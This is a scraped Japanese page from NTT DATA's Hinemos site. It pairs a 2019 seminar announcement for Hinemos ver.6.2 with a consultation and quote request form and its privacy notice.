Seminar & Event
2019-02-20
【セミナー】 Hinemos ver.6.2 製品発表

ご相談・見積

ご相談フォーム

Hinemos Hinemosとは サービス・ソリューション 業界別事例 セミナ・トレーニング 技術情報 取組速報 EN+ NTT DATA

ご相談・お見積依頼フォーム

お問い合わせ

ホーム

- ページよりお問い合わせを行う際には、以下の個人情報に関する事項をご確認の上、記載されている内容についてご同意頂き、下記お問い合わせフォームに必要事項を入力の上、「確認画面へ」ボタンを押して下さい。
- 正確にご記入いただけない場合、お問い合わせ受付を完了できない場合がございますのでご了承ください。


当サイトにおける個人情報の取り扱いについて

制定日 2018年12月20日
Hinemosグループ 個人情報保護担当者
NTTデータ先端技術株式会社
ソリューション事業本部 運用管理ソリューションBU
BU長 大上 貴亮

背景

導入主体

- 自社での導入
- お客様への提供サービスの一部として提案
- お客様へのS1提案
- その他



NTT DATA
Trusted Global Innovator